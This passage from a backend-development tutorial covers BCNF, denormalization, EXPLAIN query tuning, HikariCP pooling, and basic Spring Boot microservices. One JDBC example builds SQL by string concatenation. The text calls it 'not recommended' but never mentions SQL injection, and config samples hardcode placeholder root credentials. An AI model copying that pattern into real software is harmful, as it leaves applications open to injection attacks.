Now City is stored in the ZipCode table, and Student only references ZipCode.

## Boyce-Codd Normal Form (BCNF)

**Rule:** Must be in 3NF AND for every functional dependency ( $X \rightarrow Y$ ), X must be a super key.

### What is a Super Key?

A super key is a set of one or more columns that can uniquely identify a row in a table.

### Problem Example (Violates BCNF):

TeachingAssignment Table:

StudentID	Subject	Teacher
1	Math	Prof. Smith
1	Physics	Prof. Jones
2	Math	Prof. Smith
2	Physics	Prof. Brown

Assumption: Each teacher teaches only one subject

Primary Key: (StudentID, Subject)

Problem:

- Teacher  $\rightarrow$  Subject (Teacher determines Subject)
- But Teacher is not a super key

### Solution (BCNF Applied):

```
-- Student Table
CREATE TABLE Student (
    student_id INT PRIMARY KEY,
    name VARCHAR(100)
);

-- Teacher Table
CREATE TABLE Teacher (
    teacher_id INT PRIMARY KEY,
    teacher_name VARCHAR(100),
    subject VARCHAR(100)
);

-- TeachingAssignment Table
CREATE TABLE TeachingAssignment (
    student_id INT,
    teacher_id INT,
    PRIMARY KEY (student_id, teacher_id),
    FOREIGN KEY (student_id) REFERENCES Student(student_id),
    FOREIGN KEY (teacher_id) REFERENCES Teacher(teacher_id)
);
```

#### 4.3.3 Denormalization Trade-offs

##### What is Denormalization?

Denormalization is the process of intentionally adding redundancy to a normalized database to improve read performance. It's like making copies of frequently needed information so you don't have to search for it every time.

##### When to Denormalize:

1. **Read-Heavy Applications** - When you read data much more often than you write
2. **Complex Joins** - When queries require joining many tables, slowing performance
3. **Reporting Systems** - When generating reports requires aggregating lots of data
4. **Caching Calculated Values** - When recalculating values is expensive

##### Example: E-commerce System

##### Normalized Design:

```
-- Order Table
CREATE TABLE Order (
    order_id INT PRIMARY KEY,
    customer_id INT,
    order_date DATE,
    FOREIGN KEY (customer_id) REFERENCES Customer(customer_id)
);

-- OrderItem Table
CREATE TABLE OrderItem (
    order_item_id INT PRIMARY KEY,
    order_id INT,
    product_id INT,
    quantity INT,
    unit_price DECIMAL(10, 2),
    FOREIGN KEY (order_id) REFERENCES Order(order_id),
    FOREIGN KEY (product_id) REFERENCES Product(product_id)
);

-- To get total order amount, we need to JOIN and SUM:
SELECT
    o.order_id,
    SUM(oi.quantity * oi.unit_price) AS total_amount
FROM Order o
JOIN OrderItem oi ON o.order_id = oi.order_id
GROUP BY o.order_id;
```

##### Denormalized Design:

```
-- Order Table (with denormalized total_amount)
CREATE TABLE Order (
```

```

order_id INT PRIMARY KEY,
customer_id INT,
order_date DATE,
total_amount DECIMAL(10, 2), -- Denormalized field
FOREIGN KEY (customer_id) REFERENCES Customer(customer_id)
);

-- OrderItem Table remains the same
-- But we update total_amount in Order table whenever items change

-- Now we can get total without JOIN:
SELECT order_id, total_amount
FROM Order
WHERE order_id = 123;

```

### Trade-offs of Denormalization:

Advantages:

- ✓ Faster read queries (no complex JOINs)
- ✓ Reduced server load for read operations
- ✓ Simpler queries
- ✓ Better performance for reporting

Disadvantages:

- ✗ Data redundancy (same data stored multiple times)
- ✗ Update anomalies (need to update multiple places)
- ✗ More storage space required
- ✗ Complex write operations
- ✗ Risk of data inconsistency

### Example: Materialized View (Common Denormalization Pattern)

```

-- Create a materialized view for monthly sales report
CREATE MATERIALIZED VIEW monthly_sales AS
SELECT
    DATE_TRUNC('month', order_date) AS month,
    customer_id,
    SUM(total_amount) AS total_sales,
    COUNT(*) AS order_count
FROM Order
GROUP BY DATE_TRUNC('month', order_date), customer_id;

-- Refresh periodically (e.g., daily)
REFRESH MATERIALIZED VIEW monthly_sales;

-- Now queries are fast:
SELECT * FROM monthly_sales
WHERE month = '2024-01-01' AND customer_id = 456;

```

#### 4.3.4 Query Optimization with EXPLAIN

##### What is EXPLAIN?

EXPLAIN is a SQL command that shows you how the database will execute your query. It's like seeing the route a delivery driver will take before they start - you can identify inefficiencies and optimize the path.

##### Basic EXPLAIN Syntax:

```
EXPLAIN SELECT * FROM users WHERE email = 'john@example.com';
```

##### EXPLAIN Output Components:

1. Seq Scan - Sequential Scan (reads every row - SLOW)
2. Index Scan - Uses an index (faster)
3. Index Only Scan - Gets data directly from index (fastest)
4. Nested Loop - Joins two tables by looping
5. Hash Join - Uses hash table for joining
6. Merge Join - Sorts and merges data
7. Cost - Estimated cost of operation
8. Rows - Estimated number of rows returned

##### Example 1: Before and After Index

###### Before Index (Slow):

```
EXPLAIN SELECT * FROM users WHERE email = 'john@example.com';
```

```
-- Output:  
Seq Scan on users  (cost=0.00..1805.00 rows=1 width=244)  
  Filter: ((email)::text = 'john@example.com'::text)
```

###### Explanation:

- Seq Scan: Database scans every row in the table
- Cost: 1805.00 (high cost)
- This is SLOW for large tables

###### After Index (Fast):

```
-- Create index  
CREATE INDEX idx_users_email ON users(email);  
  
-- Now run EXPLAIN again  
EXPLAIN SELECT * FROM users WHERE email = 'john@example.com';  
  
-- Output:  
Index Scan using idx_users_email on users  (cost=0.42..8.44 rows=1 width=244)
```

```
Index Cond: ((email)::text = 'john@example.com'::text)
```

Explanation:

- Index Scan: Database uses the index
- Cost: 8.44 (much lower than 1805.00)
- This is FAST

## Example 2: Analyzing JOIN Queries

```
-- Query with JOIN
EXPLAIN SELECT
    o.order_id,
    c.customer_name,
    o.total_amount
FROM orders o
JOIN customers c ON o.customer_id = c.customer_id
WHERE c.country = 'USA';

-- Possible Output:
Hash Join  (cost=245.00..1250.00 rows=1000 width=244)
  Hash Cond: (o.customer_id = c.customer_id)
    -> Seq Scan on orders o  (cost=0.00..855.00 rows=50000 width=120)
    -> Hash  (cost=200.00..200.00 rows=1000 width=124)
      -> Index Scan using idx_customers_country on customers c
          (cost=0.42..200.00 rows=1000 width=124)
          Index Cond: ((country)::text = 'USA'::text)
```

Explanation:

1. Database first scans `customers` with `country = 'USA'` using index
2. Creates a `hash table` from the result
3. Scans `all` `orders`
4. Uses `hash join` to match `orders` with `customers`

## EXPLAIN ANALYZE (Shows Actual Execution):

```
EXPLAIN ANALYZE SELECT * FROM users WHERE email = 'john@example.com';

-- Output:
Index Scan using idx_users_email on users
  (cost=0.42..8.44 rows=1 width=244)
  (actual time=0.025..0.026 rows=1 loops=1)
  Index Cond: ((email)::text = 'john@example.com'::text)
Planning Time: 0.123 ms
Execution Time: 0.045 ms
```

Explanation:

- `actual time`: Real time taken (0.026 ms)
- `rows`: Actual rows returned (1)
- `Planning Time`: Time to plan query
- `Execution Time`: Time to execute query

## Common Optimization Strategies:

```
-- 1. Add indexes on frequently queried columns
CREATE INDEX idx_orders_customer_id ON orders(customer_id);
CREATE INDEX idx_orders_order_date ON orders(order_date);

-- 2. Composite indexes for multiple columns
CREATE INDEX idx_orders_customer_date ON orders(customer_id, order_date);

-- 3. Avoid SELECT * - Select only needed columns
-- Bad:
SELECT * FROM users;

-- Good:
SELECT user_id, username, email FROM users;

-- 4. Use LIMIT for pagination
SELECT * FROM orders ORDER BY order_date DESC LIMIT 10;

-- 5. Filter early in WHERE clause
-- Bad:
SELECT * FROM orders WHERE YEAR(order_date) = 2024;

-- Good (index can be used):
SELECT * FROM orders
WHERE order_date >= '2024-01-01' AND order_date < '2025-01-01';

-- 6. Use EXISTS instead of IN for subqueries
-- Bad:
SELECT * FROM customers
WHERE customer_id IN (SELECT customer_id FROM orders);

-- Good:
SELECT * FROM customers c
WHERE EXISTS (SELECT 1 FROM orders o WHERE o.customer_id = c.customer_id);
```

### 4.3.5 Connection Pooling (HikariCP)

#### What is Connection Pooling?

Connection pooling is like having a parking lot of pre-started cars instead of starting a car every time you need to drive somewhere. Creating a database connection is expensive (time-consuming), so we keep a pool of ready-to-use connections.

#### Without Connection Pool (Slow):

```
User Request → Create DB Connection → Execute Query → Close Connection
                                         (expensive)                               (wasteful)
```

Every request creates and destroys a connection - VERY SLOW!

### **With Connection Pool (Fast):**

User Request → Get Connection from Pool → Execute Query → Return to Pool  
(fast - already exists) (reusable)

Connections are reused - MUCH FASTER!

HikariCP - The Fastest Connection Pool

HikariCP is a high-performance JDBC connection pool library. It's the default in Spring Boot because it's the fastest and most reliable.

## Adding HikariCP to Spring Boot:

```
<!-- In pom.xml -->
<dependency>
    <groupId>com.zaxxer</groupId>
    <artifactId>HikariCP</artifactId>
</dependency>

<!-- Note: Spring Boot includes HikariCP by default -->
```

## **Basic Configuration:**

```
# application.properties

# Database connection
spring.datasource.url=jdbc:mysql://localhost:3306/mydb
spring.datasource.username=root
spring.datasource.password=secret

# HikariCP settings
spring.datasource.hikari.maximum-pool-size=10
spring.datasource.hikari.minimum-idle=5
spring.datasource.hikari.connection-timeout=20000
spring.datasource.hikari.idle-timeout=300000
spring.datasource.hikari.max-lifetime=1200000
```

## Understanding HikariCP Configuration:

```
# 1. maximum-pool-size (default: 10)
# Maximum number of connections in the pool
# Too high: Wastes resources
```

```

# Too low: Requests wait for connections
spring.datasource.hikari.maximum-pool-size=10

# Formula: connections = ((core_count * 2) + effective_spindle_count)
# For 4-core CPU with 1 disk: (4 * 2) + 1 = 9 connections

# 2. minimum-idle (default: same as maximum-pool-size)
# Minimum number of idle connections HikariCP maintains
spring.datasource.hikari.minimum-idle=5

# 3. connection-timeout (default: 30000 ms)
# Maximum time to wait for a connection from pool
spring.datasource.hikari.connection-timeout=20000

# 4. idle-timeout (default: 600000 ms - 10 minutes)
# Maximum time a connection can sit idle in pool
spring.datasource.hikari.idle-timeout=300000

# 5. max-lifetime (default: 1800000 ms - 30 minutes)
# Maximum lifetime of a connection in the pool
# Should be less than database connection timeout
spring.datasource.hikari.max-lifetime=1200000

# 6. connection-test-query (auto-detected)
# Query to test if connection is alive
spring.datasource.hikari.connection-test-query=SELECT 1

```

### Complete HikariCP Configuration Example:

```

// HikariConfig.java
package com.example.config;

import com.zaxxer.hikari.HikariConfig;
import com.zaxxer.hikari.HikariDataSource;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

import javax.sql.DataSource;

@Configuration
public class DatabaseConfig {

    @Bean
    public DataSource dataSource() {
        HikariConfig config = new HikariConfig();

        // Database connection details
        config.setJdbcUrl("jdbc:mysql://localhost:3306/mydb");
        config.setUsername("root");
        config.setPassword("secret");
        config.setDriverClassName("com.mysql.cj.jdbc.Driver");

        // Pool configuration

```

```

        config.setMaximumPoolSize(10);
        config.setMinimumIdle(5);
        config.setConnectionTimeout(20000);
        config.setIdleTimeout(300000);
        config.setMaxLifetime(1200000);

        // Performance optimization
        config.setAutoCommit(true);
        config.setConnectionTestQuery("SELECT 1");

        // Pool name for monitoring
        config.setPoolName("MyHikariPool");

        // Leak detection (useful in development)
        config.setLeakDetectionThreshold(60000);

        return new HikariDataSource(config);
    }
}

```

### Using Connection Pool in Code:

```

// UserRepository.java
package com.example.repository;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.jdbc.core.JdbcTemplate;
import org.springframework.stereotype.Repository;

import javax.sql.DataSource;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.Statement;
import java.util.List;

@Repository
public class UserRepository {

    @Autowired
    private DataSource dataSource; // HikariCP DataSource

    @Autowired
    private JdbcTemplate jdbcTemplate; // Uses HikariCP internally

    // Method 1: Using JdbcTemplate (recommended)
    public List<String> getAllUsernames() {
        String sql = "SELECT username FROM users";
        return jdbcTemplate.queryForList(sql, String.class);
    }

    // Method 2: Manual connection management (not recommended)
    public void getUserManually(int userId) {
        try (Connection conn = dataSource.getConnection();

```

```

        Statement stmt = conn.createStatement();
        ResultSet rs = stmt.executeQuery("SELECT * FROM users WHERE id = " +
userId)) {

        while (rs.next()) {
            System.out.println("User: " + rs.getString("username"));
        }

        // Connection is automatically returned to pool when closed
    } catch (Exception e) {
        e.printStackTrace();
    }
}
}

```

## Monitoring HikariCP:

```

// HikariMonitoring.java
package com.example.monitoring;

import com.zaxxer.hikari.HikariDataSource;
import com.zaxxer.hikari.HikariPoolMXBean;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.scheduling.annotation.Scheduled;
import org.springframework.stereotype.Component;

import javax.sql.DataSource;

@Component
public class HikariMonitoring {

    @Autowired
    private DataSource dataSource;

    @Scheduled(fixedRate = 30000) // Every 30 seconds
    public void monitorPool() {
        if (dataSource instanceof HikariDataSource) {
            HikariDataSource hikariDataSource = (HikariDataSource) dataSource;
            HikariPoolMXBean poolMXBean = hikariDataSource.getHikariPoolMXBean();

            System.out.println("== HikariCP Pool Stats ==");
            System.out.println("Active Connections: " +
poolMXBean.getActiveConnections());
            System.out.println("Idle Connections: " +
poolMXBean.getIdleConnections());
            System.out.println("Total Connections: " +
poolMXBean.getTotalConnections());
            System.out.println("Threads Awaiting Connection: " +
poolMXBean.getThreadsAwaitingConnection());
        }
    }
}

```

## Connection Pool Best Practices:

1. Pool Size:
  - ✓ Don't make pool too large (wastes resources)
  - ✓ Formula:  $(\text{core\_count} * 2) + \text{effective\_spindle\_count}$
  - ✓ For most applications, 10-20 connections is sufficient
2. Connection Timeout:
  - ✓ Set reasonable timeout (20-30 seconds)
  - ✓ Don't set too high (users will wait forever)
3. Leak Detection:
  - ✓ Enable in development to find connection leaks
  - ✓ Always close connections in finally block or use try-with-resources
4. Monitoring:
  - ✓ Monitor active vs idle connections
  - ✓ Watch for connections awaiting availability
  - ✓ Check for connection leaks
5. Database Limits:
  - ✓ Ensure `max-pool-size < database connection limit`
  - ✓ Consider multiple applications using same database

## Common Issues and Solutions:

```
// Issue 1: Connection Leak
// Bad:
public void badMethod() {
    Connection conn = dataSource.getConnection();
    // ... use connection
    // FORGOT TO CLOSE! Connection leaked!
}

// Good:
public void goodMethod() {
    try (Connection conn = dataSource.getConnection()) {
        // ... use connection
    } // Automatically closed
}

// Issue 2: Pool Exhaustion
// Symptom: "Connection is not available, request timed out"
// Solutions:
// - Increase maximum-pool-size
// - Reduce connection-timeout
// - Find and fix connection leaks
// - Optimize slow queries

// Issue 3: Too Many Connections
```

```
// Symptom: Database rejects new connections
// Solutions:
// - Reduce maximum-pool-size
// - Ensure multiple application instances don't exceed DB limit
```

## Testing Connection Pool:

```
// ConnectionPoolTest.java
package com.example;

import org.junit.jupiter.api.Test;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.boot.test.context.SpringBootTest;

import javax.sql.DataSource;
import java.sql.Connection;
import java.util.ArrayList;
import java.util.List;

@SpringBootTest
public class ConnectionPoolTest {

    @Autowired
    private DataSource dataSource;

    @Test
    public void testConnectionPool() throws Exception {
        List<Connection> connections = new ArrayList<>();

        // Get 5 connections
        for (int i = 0; i < 5; i++) {
            Connection conn = dataSource.getConnection();
            connections.add(conn);
            System.out.println("Got connection " + (i + 1));
        }

        // Return all connections to pool
        for (Connection conn : connections) {
            conn.close();
            System.out.println("Returned connection to pool");
        }

        // Get connections again (should be fast - reused from pool)
        for (int i = 0; i < 5; i++) {
            Connection conn = dataSource.getConnection();
            conn.close();
            System.out.println("Reused connection " + (i + 1));
        }
    }
}
```

## Module 4.3 Summary:

In this module, you learned:

1. **Entity-Relationship Modeling** - How to design databases visually using entities, attributes, and relationships with proper cardinality.
2. **Normalization** - How to organize data to eliminate redundancy through 1NF, 2NF, 3NF, and BCNF, ensuring data integrity.
3. **Denormalization** - When and why to intentionally add redundancy for performance, understanding the trade-offs between read speed and data consistency.
4. **Query Optimization with EXPLAIN** - How to analyze and optimize SQL queries using EXPLAIN and EXPLAIN ANALYZE, identifying bottlenecks and improving performance with indexes.
5. **Connection Pooling with HikariCP** - How to efficiently manage database connections by reusing them from a pool, significantly improving application performance and resource utilization.

These database design and optimization techniques are crucial for building scalable, high-performance applications that can handle large amounts of data and concurrent users efficiently.

---

## Phase 5: Microservices Architecture (12 hours)

### Module 5.1: Monolithic vs Microservices (2 hours)

#### What is Monolithic Architecture?

A **monolithic architecture** is a traditional software design approach where an entire application is built as a single, unified unit. All components—user interface, business logic, and data access—are tightly integrated and deployed together.

#### Characteristics of Monolithic Applications:

- **Single Codebase:** All features and functionalities exist in one repository.
- **Tightly Coupled:** Components are interdependent; changes in one part may affect others.
- **Single Deployment Unit:** The entire application is deployed as one package (e.g., a single JAR or WAR file).
- **Shared Database:** All modules typically access the same database.

#### Example:

Think of a traditional e-commerce application where the product catalog, shopping cart, payment processing, and user management are all part of one large application that runs on a single server.

#### Pros of Monolithic Architecture:

1. **Simplicity in Development:** Easier to develop initially since everything is in one place.
2. **Easier Testing:** Testing can be straightforward because you're dealing with one application.
3. **Simpler Deployment:** Deploy one unit rather than managing multiple services.
4. **Performance:** No network latency between components since they're in the same process.
5. **Less Operational Complexity:** Fewer moving parts to monitor and manage.

## Cons of Monolithic Architecture:

1. **Scalability Limitations:** Difficult to scale specific features independently; must scale the entire application.
  2. **Technology Lock-in:** Hard to adopt new technologies; the entire application typically uses the same tech stack.
  3. **Slower Development Cycles:** As the application grows, it becomes harder to understand and modify.
  4. **Deployment Risks:** A bug in one module can bring down the entire application.
  5. **Team Coordination:** Multiple teams working on the same codebase can lead to conflicts and coordination overhead.
- 

## What are Microservices?

**Microservices architecture** is an approach where an application is broken down into small, independent services that communicate over a network. Each service focuses on a specific business capability and can be developed, deployed, and scaled independently.

## Characteristics of Microservices:

- **Independent Services:** Each service is a separate unit with its own codebase.
- **Loosely Coupled:** Services interact through well-defined APIs (usually REST or messaging).
- **Independently Deployable:** Services can be deployed without affecting others.
- **Technology Diversity:** Each service can use different programming languages, databases, or frameworks.
- **Decentralized Data Management:** Each service typically has its own database.

## Example:

In a microservices-based e-commerce application:

- **Product Service:** Manages product catalog
- **Order Service:** Handles order processing
- **Payment Service:** Processes payments
- **User Service:** Manages user accounts
- **Notification Service:** Sends emails/SMS

Each service runs independently and communicates with others via HTTP APIs or message queues.

## Pros of Microservices Architecture:

1. **Independent Scalability:** Scale only the services that need more resources.
2. **Technology Flexibility:** Use the best technology for each service's specific needs.
3. **Faster Development:** Teams can work on different services simultaneously without stepping on each other's toes.
4. **Resilience:** Failure in one service doesn't necessarily crash the entire system.
5. **Easier Maintenance:** Smaller codebases are easier to understand and modify.
6. **Continuous Deployment:** Deploy updates to individual services without redeploying everything.

## Cons of Microservices Architecture:

1. **Increased Complexity:** Managing multiple services, databases, and deployments is challenging.
2. **Network Latency:** Communication between services over the network introduces delays.

3. **Data Consistency:** Maintaining consistency across distributed databases is difficult.
  4. **Operational Overhead:** Requires robust DevOps practices, monitoring, and logging.
  5. **Testing Complexity:** Integration testing becomes more complex with multiple services.
  6. **Distributed System Challenges:** Issues like service discovery, load balancing, and fault tolerance must be addressed.
- 

## When to Use Microservices?

Microservices are not always the right choice. Here's when they make sense:

### Use Microservices When:

1. **Large, Complex Applications:** Your application has many features and is difficult to manage as a monolith.
2. **Multiple Teams:** You have separate teams that can own different services.
3. **Need for Scalability:** Different parts of your application have vastly different scaling requirements.
4. **Frequent Updates:** You need to deploy updates frequently without affecting the entire system.
5. **Technology Diversity:** Different services have different technical requirements.

### Stick with Monolith When:

1. **Small Applications:** Your application is simple and doesn't require the complexity of microservices.
2. **Small Team:** You have a small team that can manage the entire codebase.
3. **Early-Stage Projects:** You're building an MVP (Minimum Viable Product) and need to iterate quickly.
4. **Limited Resources:** You lack the infrastructure and expertise to manage distributed systems.

### Rule of Thumb:

Start with a monolith. Only move to microservices when the monolith becomes too complex to manage effectively.

---

## Challenges of Distributed Systems

When you adopt microservices, you're building a **distributed system**, which introduces several challenges:

### 1. Network Reliability

- **Problem:** Network calls can fail, be slow, or time out.
- **Solution:** Implement retry mechanisms, timeouts, and circuit breakers.

### 2. Data Consistency

- **Problem:** Maintaining consistency across multiple databases is difficult.
- **Solution:** Use eventual consistency and distributed transaction patterns (like Saga pattern).

### 3. Service Discovery

- **Problem:** Services need to know where other services are located.
- **Solution:** Use service registries like Eureka, Consul, or Kubernetes service discovery.

### 4. Monitoring & Debugging

- **Problem:** Tracking requests across multiple services is complex.

- **Solution:** Implement distributed tracing (e.g., Zipkin, Jaeger) and centralized logging.

## 5. Security

- **Problem:** Securing communication between multiple services.
- **Solution:** Use API gateways, OAuth2, JWT tokens, and service mesh (like Istio).

## 6. Deployment Complexity

- **Problem:** Managing deployments of multiple services.
- **Solution:** Use containerization (Docker) and orchestration (Kubernetes).

## 7. Testing

- **Problem:** Testing interactions between services.
  - **Solution:** Implement contract testing and integration testing strategies.
- 

## Domain-Driven Design (DDD) Basics

**Domain-Driven Design** is an approach to software development that focuses on understanding and modeling the business domain. It's particularly useful in microservices architecture for identifying service boundaries.

### Key Concepts:

#### 1. Domain

The **domain** is the subject area or business context your application addresses.

**Example:** In an e-commerce application, the domain includes concepts like products, orders, customers, payments, and shipping.

#### 2. Bounded Context

A **bounded context** is a logical boundary within which a particular domain model applies. Each microservice typically represents one bounded context.

#### Example:

- **Order Context:** Contains Order, OrderItem, OrderStatus
- **Payment Context:** Contains Payment, Transaction, PaymentMethod
- **Inventory Context:** Contains Product, Stock, Warehouse

The same concept (like "Product") might be represented differently in different contexts. In the Order context, Product might just have ID and price, while in the Inventory context, it has stock levels and warehouse locations.

#### 3. Ubiquitous Language

A **ubiquitous language** is a common vocabulary shared by developers and domain experts. Use the same terms in code, documentation, and conversations.

**Example:** If business people call something an "Order," don't call it "Purchase" in your code.

#### 4. Aggregates

An **aggregate** is a cluster of domain objects that can be treated as a single unit. Each aggregate has a root

entity that controls access to other entities in the aggregate.

### Example:

```
Order (Aggregate Root)
└─ OrderItem
└─ OrderItem
└─ ShippingAddress
```

You always interact with OrderItems through the Order entity, never directly.

## 5. Entities and Value Objects

- **Entity:** An object with a unique identity that persists over time (e.g., Customer with ID).
- **Value Object:** An object defined by its attributes, not identity (e.g., Address, Money).

### How DDD Helps with Microservices:

- **Service Boundaries:** Each bounded context can become a separate microservice.
- **Communication:** Clear boundaries help define APIs between services.
- **Team Organization:** Teams can be organized around bounded contexts.
- **Scalability:** Services can be scaled independently based on their specific needs.

### Example: E-commerce Microservices with DDD



Each service owns its own data and domain logic, communicating with others through APIs.

### Practical Exercise:

**Scenario:** You're building a library management system.

**Task:** Identify potential microservices using DDD principles.

### Possible Bounded Contexts:

1. **Catalog Service:** Manages books, authors, categories
2. **Member Service:** Manages library members and memberships
3. **Lending Service:** Handles book borrowing and returns
4. **Notification Service:** Sends reminders and notifications
5. **Fine Service:** Calculates and manages overdue fines

Each of these can be a separate microservice with its own database and business logic.

## Module 5.2: Building Microservices with Spring Boot (4 hours)

### Creating Multiple Spring Boot Services

When building microservices with Spring Boot, each service is an independent Spring Boot application with its own `main` method, configuration, and dependencies.

#### Step 1: Create Individual Services

Let's create a simple microservices architecture with two services:

- **Product Service:** Manages products
- **Order Service:** Manages orders and communicates with Product Service

#### Product Service:

#### Project Structure:

```
product-service/
├── src/main/java/com/example/product/
│   ├── ProductServiceApplication.java
│   ├── controller/
│   │   └── ProductController.java
│   ├── model/
│   │   └── Product.java
│   └── repository/
│       └── ProductRepository.java
└── pom.xml
```

#### Product.java:

```
package com.example.product.model;

import javax.persistence.*;

@Entity
public class Product {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;
    private String name;
    private Double price;
    private Integer stock;

    // Constructors
    public Product() {}

    public Product(String name, Double price, Integer stock) {
        this.name = name;
        this.price = price;
        this.stock = stock;
    }
}
```

```

// Getters and Setters
public Long getId() { return id; }
public void setId(Long id) { this.id = id; }

public String getName() { return name; }
public void setName(String name) { this.name = name; }

public Double getPrice() { return price; }
public void setPrice(Double price) { this.price = price; }

public Integer getStock() { return stock; }
public void setStock(Integer stock) { this.stock = stock; }
}

```

### **ProductRepository.java:**

```

package com.example.product.repository;

import com.example.product.model.Product;
import org.springframework.data.jpa.repository.JpaRepository;

public interface ProductRepository extends JpaRepository<Product, Long> {
}

```

### **ProductController.java:**

```

package com.example.product.controller;

import com.example.product.model.Product;
import com.example.product.repository.ProductRepository;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.*;

import java.util.List;

@RestController
@RequestMapping("/api/products")
public class ProductController {

    @Autowired
    private ProductRepository productRepository;

    @GetMapping
    public List<Product> getAllProducts() {
        return productRepository.findAll();
    }

    @GetMapping("/{id}")
    public Product getProductById(@PathVariable Long id) {

```

```

        return productRepository.findById(id)
            .orElseThrow(() -> new RuntimeException("Product not found"));
    }

    @PostMapping
    public Product createProduct(@RequestBody Product product) {
        return productRepository.save(product);
    }
}

```

### **ProductServiceApplication.java:**

```

package com.example.product;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;

@SpringBootApplication
public class ProductServiceApplication {
    public static void main(String[] args) {
        SpringApplication.run(ProductServiceApplication.class, args);
    }
}

```

### **application.properties (Product Service):**

```

spring.application.name=product-service
server.port=8081

spring.datasource.url=jdbc:h2:mem:productdb
spring.datasource.driverClassName=org.h2.Driver
spring.jpa.hibernate.ddl-auto=update

```

### **Order Service:**

#### **OrderDTO.java:**

```

package com.example.order.dto;

public class OrderDTO {
    private Long productId;
    private Integer quantity;

    // Constructors
    public OrderDTO() {}

    public OrderDTO(Long productId, Integer quantity) {
        this.productId = productId;
    }
}

```

```

        this.quantity = quantity;
    }

    // Getters and Setters
    public Long getProductId() { return productId; }
    public void setProductId(Long productId) { this.productId = productId; }

    public Integer getQuantity() { return quantity; }
    public void setQuantity(Integer quantity) { this.quantity = quantity; }
}

```

### application.properties (Order Service):

```

spring.application.name=order-service
server.port=8082

product.service.url=http://localhost:8081

```

## Service-to-Service Communication

When microservices need to communicate with each other, they typically use HTTP REST APIs. Spring provides two main approaches:

### 1. RestTemplate (Traditional Approach)

**RestTemplate** is a synchronous client for making HTTP requests. It's been the standard way to communicate between services for years.

### OrderService.java (using RestTemplate):

```

package com.example.order.service;

import com.example.order.dto.OrderDTO;
import org.springframework.beans.factory.annotation.Value;
import org.springframework.stereotype.Service;
import org.springframework.web.client.RestTemplate;

@Service
public class OrderService {

    @Value("${product.service.url}")
    private String productServiceUrl;

    private final RestTemplate restTemplate;

    public OrderService() {
        this.restTemplate = new RestTemplate();
    }

    public String createOrder(OrderDTO orderDTO) {

```

```

        // Call Product Service to get product details
        String url = productServiceUrl + "/api/products/" +
orderDTO.getProductId();

        try {
            // Make HTTP GET request to Product Service
            ProductResponse product = restTemplate.getForObject(url,
ProductResponse.class);

            if (product != null && product.getStock() >= orderDTO.getQuantity()) {
                // Order logic here
                return "Order created successfully for product: " +
product.getName();
            } else {
                return "Insufficient stock";
            }
        } catch (Exception e) {
            return "Error calling product service: " + e.getMessage();
        }
    }
}

// Helper class to receive product data
class ProductResponse {
    private Long id;
    private String name;
    private Double price;
    private Integer stock;

    // Getters and Setters
    public Long getId() { return id; }
    public void setId(Long id) { this.id = id; }

    public String getName() { return name; }
    public void setName(String name) { this.name = name; }

    public Double getPrice() { return price; }
    public void setPrice(Double price) { this.price = price; }

    public Integer getStock() { return stock; }
    public void setStock(Integer stock) { this.stock = stock; }
}

```

### Explanation:

- **RestTemplate:** Creates HTTP requests
- **getForObject():** Makes a GET request and converts the response to a Java object
- **ProductResponse:** A simple class to hold the response data from Product Service

### Configuration (if needed):

```

@Configuration
public class AppConfig {

```

```

    @Bean
    public RestTemplate restTemplate() {
        return new RestTemplate();
    }
}

```

## 2. WebClient (Modern Reactive Approach)

**WebClient** is the modern, non-blocking alternative to RestTemplate. It supports reactive programming and is more efficient for handling multiple concurrent requests.

**Add Dependency (pom.xml):**

```

<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-webflux</artifactId>
</dependency>

```

**OrderService.java (using WebClient):**

```

package com.example.order.service;

import com.example.order.dto.OrderDTO;
import org.springframework.beans.factory.annotation.Value;
import org.springframework.stereotype.Service;
import org.springframework.web.reactive.function.client.WebClient;
import reactor.core.publisher.Mono;

@Service
public class OrderService {

    @Value("${product.service.url}")
    private String productServiceUrl;

    private final WebClient webClient;

    public OrderService(WebClient.Builder webClientBuilder,
                        @Value("${product.service.url}") String productServiceUrl)
    {
        this.webClient = webClientBuilder.baseUrl(productServiceUrl).build();
    }

    public Mono<String> createOrder(OrderDTO orderDTO) {
        // Make HTTP GET request using WebClient
        return webClient.get()
            .uri("/api/products/{id}", orderDTO.getProductId())
            .retrieve()
            .bodyToMono(ProductResponse.class)
            .map(product -> {
                if (product.getStock() >= orderDTO.getQuantity()) {
                    return "Order created successfully for product: " +
                }
            })
    }
}

```

```

        product.getName();
    } else {
        return "Insufficient stock";
    }
}
.onErrorReturn("Error calling product service");
}
}

```

### Explanation:

- **WebClient.Builder:** Injected by Spring Boot to create WebClient instances
- **baseUrl():** Sets the base URL for all requests
- **retrieve():** Executes the request
- **bodyToMono():** Converts response to a reactive type (Mono represents 0 or 1 item)
- **map():** Transforms the result
- **onErrorReturn():** Provides a fallback in case of errors

### Key Differences:

Feature	RestTemplate	WebClient
<b>Blocking</b>	Yes (synchronous)	No (asynchronous)
<b>Reactive</b>	No	Yes
<b>Performance</b>	Good for simple cases	Better for high concurrency
<b>Future</b>	Maintenance mode	Recommended

### When to Use Which:

- **RestTemplate:** Simple applications, synchronous flows, legacy projects
- **WebClient:** Modern applications, high concurrency, reactive programming

## Service Registry & Discovery (Eureka)

In a microservices architecture, services need to find each other. **Service Discovery** solves this problem by maintaining a registry of available services.

### What is Eureka?

**Netflix Eureka** is a service registry where microservices register themselves and discover other services. It consists of:

- **Eureka Server:** The registry that holds information about all services
- **Eureka Client:** The component that services use to register and discover

### Why Use Service Discovery?

Without service discovery:

```
Order Service → http://localhost:8081/api/products (hardcoded)
```

## Problems:

- What if Product Service moves to a different server?
- What if we have multiple instances of Product Service?
- How do we handle failures?

With service discovery:

```
Order Service → Eureka Server → Find "product-service" → Get available instances
```

## Setting Up Eureka Server:

### Step 1: Create Eureka Server Project

#### pom.xml:

```
<dependencies>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-server</artifactId>
    </dependency>
